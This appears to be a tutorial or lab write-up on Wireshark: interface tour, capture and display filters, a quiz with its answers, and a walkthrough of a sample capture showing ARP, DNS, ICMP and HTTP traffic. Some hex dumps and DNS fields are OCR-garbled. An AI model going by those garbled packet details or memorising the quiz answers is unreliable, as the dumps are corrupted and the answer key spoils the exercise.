
Configuration Wireshark

Wireshark is free software that can run on practically all modern operating systems. You can download it from

<https://www.wireshark.org/>

<https://www.wireshark.org/download/>

Here we see Wireshark's main windows



Clicking on **Interface List** opens a windows whit a list of your networks cards (wired, wireless, VPNs, virtual interfaces, etc.).




Clicking in **Capture Options** opens




The **capture options** windows, which has a huge impact on your capture session as you can configured:

1. Which interfaces to use during the capture
2. NIC promiscuous mode
3. Capture filtering



Captures filters will make Wireshark discard packets that do not match the filter. These filters impact how many packets your computer must process and how big the capture file will be.

This is very useful to limit captured traffic in high traffic network.




During your first captures, leave the filter blank and just click **start**.

To perform their very same operations, you can just select the capture interface and then click on **capture options** or **start** from the main windows.




PCPA files store an entire capture (from a previous capture session)

If you already have a PCPA file, you can open it using this button.



The capture Windows

In either case, doing a live capture or opening a previous one, you will see this interface.




The first two columns of the upper pane contain:

The **number** of the captured packet.

The **arrival time** of the packet in seconds. The arrival time is relative to the start of the capture.

You can then see the **source**, **destination**, and **protocol** columns.


Note how the source and destination address vary according to the protocol.




In the last two columns you can find the **size of the packet** and some related **information**.

The *info* column is protocol specific.

For example, the first **two** packets are ARP requests and replies.



The packet is an HTTP request.



The center pane gives you access to all the protocol layers used by a packet.

This allows you to read the entire packet layer by layer!

A screenshot of the Wireshark interface. The center pane shows a list of packets. A specific packet is selected and expanded in the bottom pane. The bottom pane displays the following details:

- Frame 22: 567 bytes on wire (4536 bits), 567 bytes captured (4536 bits) on interface 0
- Ethernet II, Src: Vmware_b1:60:8f (00:50:56:b1:60:8f), Dst: 2a:9d:37:a7:62:90 (2a:9d:37:a7:62:90)
- Internet Protocol Version 4, Src: 10.54.15.68 (10.54.15.68), Dst: 10.54.15.100 (10.54.15.100)
- Transmission Control Protocol, Src Port: http (80), Dst Port: 37578 (37578), Seq: 1759, Ack: 904, Len: 501
- Hypertext Transfer Protocol
- Line-based text data: text/html

You can drill down to get any information you want about a packet.

For example, this packet has the ACK TCP flag on.

The screenshot shows a detailed packet analysis for a TCP ACK frame. The top pane displays the packet structure with various fields like Source port, Destination port, Sequence number, Acknowledgment number, and Header length. The bottom pane shows the raw hex and ASCII data of the packet payload, which in this case is an HTTP GET request. A red arrow points from the text above to the bottom pane of the Wireshark interface.

```
> Frame 6: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
> Ethernet II, Src: 2a:9d:37:a7:62:90 (2a:9d:37:a7:62:90), Dst: VMware_b1:60:8f (00:50:56:b1:60:8f)
> Internet Protocol Version 4, Src: 10.54.15.100 (10.54.15.100), Dst: 10.54.15.68 (10.54.15.68)
> Transmission Control Protocol, Src Port: 37578 (37578), Dst Port: http (80), Seq: 1, Ack: 1, Len: 0
    Source port: 37578 (37578)
    Destination port: http (80)
    [Stream index: 0]
    Sequence number: 1 (relative sequence number)
    Acknowledgment number: 1 (relative ack number)
    Header length: 32 bytes
    Flags: 0x010 (ACK)
        000. .... = Reserved: Not set
        ...0 .... = Nonce: Not set
        ....0.... = Congestion Window Reduced (CWR): Not set
        ....0.... = ECN-Echo: Not set
        ....0.... = Urgent: Not set
        ....1.... = Acknowledgment: Set
        ....0.... = Push: Not set
        ....0.... = Reset: Not set
        ....0.... = Syn: Not set
        ....0.... = Fin: Not set
    Window size value: 29
    [Calculated window size: 29696]
    [Window size scaling factor: 1024]
    > Checksum: 0x30B9 [validation disabled]
    > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
    > [SEQ/ACK analysis]
```

In the bottom pane, you can see the actual packet payload. In this example we see an HTTP GET request.

The screenshot shows the raw hex and ASCII representation of an HTTP GET request. The hex dump shows the byte sequence of the packet, and the ASCII dump shows the readable text of the request, including the URL '/index.html'. A red arrow points from the text above to the bottom pane of the Wireshark interface.

```
0000  00 50 56 b1 60 8f 2a 9d 37 a7 62 90 08 00 45 00 .PV.'.*. 7.b...E.
0010  01 5a 5d b7 40 00 40 06 a6 cf 0a 36 0f 64 0a 26 .~1.0.0. @. .6.d.6
0020  0f 44 92 ca 00 50 13 55 33 b8 58 dc 5c ef 80 18 .D..P.U 3.X. ...
0030  00 1d 43 de 00 00 01 08 0a 00 1c 6e 55 ff ff ..C. ....pu...
0040  14 6f 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 .oGET / HTTP/1.1
0050  0d 0a 48 6f 73 74 3a 28 31 39 2e 35 34 2e 31 35 .Host: 10.54.15
0060  2e 36 38 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a .68. User-Agent:
0070  20 4d 6f 7a 69 6c 6c 61 21 35 2e 30 28 58 31 Mozilla/5.0 (X1
0080  31 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b; 1; Linux x86_64;
0090  20 72 76 3a 33 31 2e 30 29 20 47 65 63 6b 6f 2f rv:31.0 ) Gecko/
00a0  32 30 31 30 30 31 2e 30 20 46 69 72 65 66 6f 78 20100101 Firefox
00b0  2f 33 31 2e 20 49 63 65 77 65 61 73 65 6c 2f /31.0 Ic ewasel/
00c0  33 31 2e 32 2e 30 0d 0a 41 63 63 65 78 74 3a 20 31.2.0.. Accept:
00d0  74 65 78 74 2f 68 74 6d 6c 2c 61 70 78 6c 69 63 text/html,application/xhtml+xml, application/xml;q=0.8, application/rss+xml
00e0  61 31 60 4f 20 2f 78 68 74 62 63 70 78 6d 6c 63 application/xml;q=0.8, application/rss+xml
00f0  71 70 70 6c 69 63 11 64 6f 6e 2f 78 5d 6c 3b application/xml;q=0.8, application/rss+xml
0100  71 3d 30 2e 39 2c 2a 2f 2a 3b 71 3d 30 2e 38 0d q=0.9, /* *;q=0.8.
0110  0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 .Accept-Language:
0120  3a 20 65 6d 3d 55 53 2c 65 6e 3b 71 3d 30 2e 35 : en-US, en;q=0.5
0130  0d 0a 41 63 63 65 70 74 2d 45 66 63 6f 64 69 6e ..Accept-Encoding:
0140  67 3a 20 67 7a 69 70 2c 29 64 65 66 6c 61 74 65 g: gzip, deflate
0150  0d 0a 43 6f 6e 66 65 63 74 69 6f 6e 3a 20 6b 65 ..Connection: keep-alive ...
0160  65 70 2d 61 6c 69 76 65 0d 0a 0d 0a
```



Filtering


A traffic capture can be overwhelming, even on a network with just a couple of dozens of nodes.

Wireshark can **filter** traffic at **capture** or at **display** time.

Each method has its own pros and cons.

Captures filters

You can set capture filters **before** starting the capture so that Wireshark will capture only packets matching the filters.



Command

Here some basics capture filters

- `ip` only packets using ip as layer 3 protocol
- `not ip` the opposite of the previous syntax
- `tcp port 80` packets where the source or destination tcp port is 80
- `net 192.168.54.0/24` packets from and to the specified network
- `src port 1234` the source port must be 1234; the transport protocol does not matter
- `src net 192.168.1.0/24` the source ip address must be in the specified network
- `host 192.168.45.65` all the packets from or to the specified host
- `host www.example.com` all the packets from or to the specified hostname

capture filters will downsize the amount of the traffic gathered.

The final capture will be **smaller**, and it will contain **only** the **needed traffic**.


Display filters

However, capture filters might not catch interesting traffic!


Display filters instead allow you to inspect and apply very granular filters to every field of the captured packets. Wireshark then display only the packets matching the filters.

You can always remove or fine tune a display filter, something you can't do with the capture filter (you would have to re-start the capture from scratch)


You can use the filter textbox to apply a display filter



You can start typing a filter and Wireshark will give you valid protocol fields.



The background of the textbox will turn red if the filter is invalid or green when the filter is valid.



Command

A display filter is made by

- <Protocolname> Display any packet using that protocol
 - <Protocolname>[.field] Display any packet with the specified field present.
 - <Protocolname>[.field] [operand value] Display any packet whose protocol field matches the operand and value
 - <Protocolname>[.field] AND <Protocolname>[.field] [operand value] you can combine multiple expressions by using logical operator.

Below is an example

Ip Display IP packets
Ip.addr Display IP packets with a populated source or destination address
Ip.addr == 192.168.12.13 Display IP packets with 192.168.12.13 as source or destination address
Ip.addr == 192.168.12.13 or arp The above or ARP packets

You can find Wireshark display filter [here](#)

For any other information, please refer to the [Wireshark User's Guide](#)

If you want to practice these topics a little more, you can record some traffic from your computer or you can download a capture from [Wireshark website](#)

- Write a filter to view all traffic except ARP & ICMP.
 - not arp and not ICMP
- Write a filter to view all traffic except ARP & DNS.
 - not arp and !(udp.port == 53)
- What command was used to generate the DNS traffic to admin.site ?
 - nslookup admin.site
- Flags that are set when a TCP Handshake is performed.
 - SYN -> SYN, ACK -> ACK
- What option should we select to start the Wireshark sniffing with specific filters ?
 - Capture Options
- What is the count of default columns that are shown in Wireshark ?
 - 7
- Which domain was pinged to generate the ICMP traffic ?
 - admin.site
- Write a filter to view all POST request.
 - http.request.method == POST

Full Stack Analysis With Wireshark

Command

<https://programmerclick.com/article/21391424540/>

Click on CapturePTS.capng

Show only ARP request

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	3com_aa:01:9c	Broadcast	ARP	42	Who has 10.11.12.4? Tell 10.11.12.145
2	0.0003110000	CadmusCo_f3:b4:70	3com_aa:01:9c	ARP	60	10.11.12.4 is at 08:00:27:f3:b4:70
41	5.0156820000	CadmusCo_f3:b4:70	3com_aa:01:9c	ARP	60	Who has 10.11.12.145? Tell 10.11.12.4
42	5.0156910000	3com_aa:01:9c	CadmusCo_f3:b4:70	ARP	42	10.11.12.145 is at 00:01:02:aa:01:9c
84	53.5763050000	CadmusCo_f3:b4:70	3com_aa:01:9c	ARP	60	Who has 10.11.12.145? Tell 10.11.12.4
85	53.5763200000	3com_aa:01:9c	CadmusCo_f3:b4:70	ARP	42	10.11.12.145 is at 00:01:02:aa:01:9c
210	71.1338970000	CadmusCo_f3:b4:70	Broadcast	ARP	60	Who has 10.11.12.3? Tell 10.11.12.4

Click on View menu -> new resolution -> Enable for MAC Layer

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000000	00:01:02:aa:01:9c	ff:ff:ff:ff:ff:ff	ARP	42	Who has 10.11.12.4? Tell 10.11.12.145
2	0.0003110000	08:00:27:f3:b4:70	00:01:02:aa:01:9c	ARP	60	10.11.12.4 is at 08:00:27:f3:b4:70
41	5.0156820000	08:00:27:f3:b4:70	00:01:02:aa:01:9c	ARP	60	Who has 10.11.12.145? Tell 10.11.12.4
42	5.0156910000	00:01:02:aa:01:9c	08:00:27:f3:b4:70	ARP	42	10.11.12.145 is at 00:01:02:aa:01:9c
84	53.5763050000	08:00:27:f3:b4:70	00:01:02:aa:01:9c	ARP	60	Who has 10.11.12.145? Tell 10.11.12.4
85	53.5763200000	00:01:02:aa:01:9c	08:00:27:f3:b4:70	ARP	42	10.11.12.145 is at 00:01:02:aa:01:9c
210	71.1338970000	08:00:27:f3:b4:70	ff:ff:ff:ff:ff:ff	ARP	60	Who has 10.11.12.3? Tell 10.11.12.4

Click on clear

No.	Time	Source	Destination	Protocol	Length	Info
2	0.0003110000	08:00:27:f3:b4:70	00:01:02:aa:01:9c	ARP	60	10.11.12.4 is at 08:00:27:f3:b4:70
3	0.0003410000	10.11.12.145	10.100.13.37	DNS	70	Standard query 0x1482 A admin.site
4	0.0006920000	10.100.13.37	10.11.12.145	DNS	119	Standard query response 0x1482 A 146.128.7.4
5	0.0011800000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=1/256, ttl=64 (reply in 6)
6	0.0017230000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=1/256, ttl=63 (request in 5)
7	0.0018470000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xdca5 PTR 4.7.128.146.in-addr.arpa
8	0.0024310000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xdca5 Refused
9	0.0025150000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xdca5 PTR 4.7.128.146.in-addr.arpa
10	0.0029680000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xdca5 Refused
11	1.0027190000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=2/512, ttl=64 (reply in 12)
12	1.0032220000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=2/512, ttl=63 (request in 11)
13	1.0033770000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x3e1d PTR 4.7.128.146.in-addr.arpa
14	1.0039720000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x3e1d Refused
15	1.0039839000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x3e1d PTR 4.7.128.146.in-addr.arpa
16	1.0041270000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x3e1d Refused
17	2.0043730000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0x0e60, seq=3/768, ttl=64 (reply in 18)
18	2.0049480000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0x0e60, seq=3/768, ttl=63 (request in 17)
19	2.0051090000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x6142 PTR 4.7.128.146.in-addr.arpa

Inspection the packet 5 and view destination

Inspection de packet 3, where destination is different than packet 5

The screenshot shows a list of network packets captured over a period of 08:00:27:f3:b4:70. The selected packet (highlighted in blue) is packet 2, which is an ARP request from 00:01:02:aa:01:9c to 00:01:02:aa:01:9c. The details pane at the bottom provides information about the selected packet, including its source and destination MAC addresses, protocol (ARP), length (60 bytes), and info (ARP request for 10.11.12.4). The bottom pane also displays the full packet structure and its contents.

Another configuration is for filter packets

Select packet 2 -> going to source -> right click on the address -> copy -> Value

The screenshot shows the Wireshark interface with a context menu open over packet 2. The 'Copy' submenu is expanded, and the 'Value' option is highlighted. This indicates that the user has copied the value of the source address (00:01:02:aa:01:9c) for further use.

Going to Filter -> eth dst == paste the value

No.	Time	Source	Destination	Protocol	Length	Info
83 48..659114000	10.11.12.145	146.128.7.4	TCP	66	34630 > http [ACK] Seq=1203 Ack=18943 Win=71168 Len=0 TSval=213780 TSecr=5748510	
85 53..576320000	00:01:02:aa:01:9c	08:00:27:f3:b4:70	ARP	42	10.11.12.145 is at 00:01:02:aa:01:9c	
87 53..624570000	10.11.12.145	146.128.7.4	TCP	66	34631 > http [FIN, ACK] Seq=286 Ack=7638 Win=44544 Len=0 TSval=215021 TSecr=5749752	
90 53..664724000	10.11.12.145	146.128.7.4	TCP	66	34630 > http [FIN, ACK] Seq=1203 Ack=18944 Win=71168 Len=0 TSval=215031 TSecr=5749762	
92 60..298894000	10.11.12.145	146.128.7.4	TCP	74	34632 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216689 TSecr=0 WS=128	
94 60..299313000	10.11.12.145	146.128.7.4	TCP	66	34632 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=216690 TSecr=5751421	
95 60..299751000	10.11.12.145	146.128.7.4	HTTP	510	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)	
98 60..300723000	10.11.12.145	146.128.7.4	TCP	66	34632 > http [ACK] Seq=445 Ack=508 Win=30336 Len=0 TSval=216690 TSecr=5751421	
99 60..302284000	10.11.12.145	146.128.7.4	HTTP	443	GET /admin HTTP/1.1	
101 60..314026000	10.11.12.145	146.128.7.4	HTTP	444	GET /admin/ HTTP/1.1	
103 60..316074000	10.11.12.145	146.128.7.4	TCP	66	34632 > http [ACK] Seq=1200 Ack=5535 Win=40448 Len=0 TSval=216694 TSecr=5751425	
104 60..330705000	10.11.12.145	146.128.7.4	HTTP	426	GET /admin/css/bootstrap.min.css HTTP/1.1	
105 60..331112000	10.11.12.145	146.128.7.4	TCP	74	34633 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216698 TSecr=0 WS=128	
106 60..331190000	10.11.12.145	146.128.7.4	TCP	74	34634 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216698 TSecr=0 WS=128	
107 60..332461000	10.11.12.145	146.128.7.4	TCP	74	34635 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216698 TSecr=0 WS=128	
108 60..332535000	10.11.12.145	146.128.7.4	TCP	74	34636 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216698 TSecr=0 WS=128	
109 60..332649000	10.11.12.145	146.128.7.4	TCP	74	34637 > http [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=216698 TSecr=0 WS=128	
111 60..334215000	10.11.12.145	146.128.7.4	TCP	66	34633 > http [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=216698 TSecr=5751429	

Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
 Ethernet II, Src: 00:01:02:aa:01:9c (00:01:02:aa:01:9c), Dst: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)
 Destination: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)

Filter by dns

Going to filter -> dns

No.	Time	Source	Destination	Protocol	Length	Info
3 0.000341000	10.11.12.145	10.100.13.37	DNS	70	Standard query 0x1482 A admin.site	
4 0.000692000	10.100.13.37	10.11.12.145	DNS	119	Standard query response 0x1482 A 146.128.7.4	
7 0.001847000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xdca5 PTR 4.7.128.146.in-addr.arpa	
8 0.002431000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xdca5 Refused	
9 0.002515000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xdca5 PTR 4.7.128.146.in-addr.arpa	
10 0.002968000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xdca5 Refused	
13 1.003377000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x3e1d PTR 4.7.128.146.in-addr.arpa	
14 1.003728000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x3e1d Refused	
15 1.003839000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x3e1d PTR 4.7.128.146.in-addr.arpa	
16 1.004127000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x3e1d Refused	
19 2.005109000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x6142 PTR 4.7.128.146.in-addr.arpa	
20 2.005481000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x6142 Refused	
21 2.005625000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0x6142 PTR 4.7.128.146.in-addr.arpa	
22 2.005907000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0x6142 Refused	
25 3.006568000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xc884 PTR 4.7.128.146.in-addr.arpa	
26 3.006865000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xc884 Refused	
27 3.006980000	10.11.12.145	10.100.13.37	DNS	84	Standard query 0xc884 PTR 4.7.128.146.in-addr.arpa	
28 3.007264000	10.100.13.37	10.11.12.145	DNS	84	Standard query response 0xc884 Refused	

Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
 Ethernet II, Src: 00:01:02:aa:01:9c (00:01:02:aa:01:9c), Dst: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)
 Internet Protocol Version 4, Src: 10.11.12.145 (10.11.12.145), Dst: 10.100.13.37 (10.100.13.37)
 User Datagram Protocol, Src Port: 34278 (34278), Dst Port: domain (53)
 Domain Name System (query)
 [Response In: 4]
 Transaction ID: 0x1482
 Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 Queries

Inspection the Queries and we can view the class internet

Additional RRs: 1
Queries
admin.site: type A, class IN
Name: admin.site
Type: * (Wet address)
Class: admin.site
Class: A (Host address)
Answers
: IN (0x0001)
Authoritat
Additional
0000 00 01 02 aa 01 9c 08 00 27 f3 b4 70 08 00 45 00 '...p..E. 0010 00 69 6b 8a 00 00 40 11 e0 d1 0a 64 0d 25 0a 0b .ik...@...d%.. 0020 0c 91 00 35 85 e6 00 55 a3 51 14 82 85 00 00 01 ...5..U Q.... 0030 00 01 00 01 00 01 05 61 64 6d 69 6e 04 73 69 74a dmin.sit 0040 65 00 00 01 00 01 c0 0c 00 01 00 01 00 09 3a 80 e.....:..;
File: "/root/CapturePTS.pcapng" 2... : Packets: 211 : Displayed: 40 (19.0%) : Load time: 0:00.005
CapturePTS.pcapng [..]

In the answers section we can read the address

The screenshot shows a list of network entries under 'Answers'. One entry is highlighted with a blue background:

- Name: admin.site
- Type: A (Host address)
- Class: IN (0x0001)
- Time to live: 7 days
- Data length: 4
- Addr: 146.128.7.4 (146.128.7.4)

We can inspect the protocol section on the User datagram

The screenshot shows a Wireshark capture of a User Datagram Protocol (UDP) frame. The frame details are as follows:

- Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
- Ethernet II, Src: 00:01:02:aa:01:9c (00:01:02:aa:01:9c), Dst: 08:00:27:f3:b4:70 (08:00:27:f3:b4:70)
- Internet Protocol Version 4, Src: 10.11.12.145 (10.11.12.145), Dst: 10.100.13.37 (10.100.13.37)
- User Datagram Protocol, Src Port: 34278 (34278), Dst Port: domain (53)

Protocol details for the UDP frame:

- Source port: 34278 (34278)
- Destination port: domain (53)
- Length: 36
- Checksum: 0x2e5a [validation disabled]
- Domain Name System (query)

Filter by icmp

No.	Time	Source	Destination	Protocol	Length	Info
5	0.001180000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=1/256, ttl=64 (reply in 6)
6	0.001723000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=1/256, ttl=63 (request in 5)
11	1.002719000	10.11.12.145	146.128.7.4	ICMP	98	Echo (ping) request id=0xe60, seq=2/512, ttl=64 (reply in 12)
12	1.003222000	146.128.7.4	10.11.12.145	ICMP	98	Echo (ping) reply id=0xe60, seq=2/512, ttl=63 (request in 11)
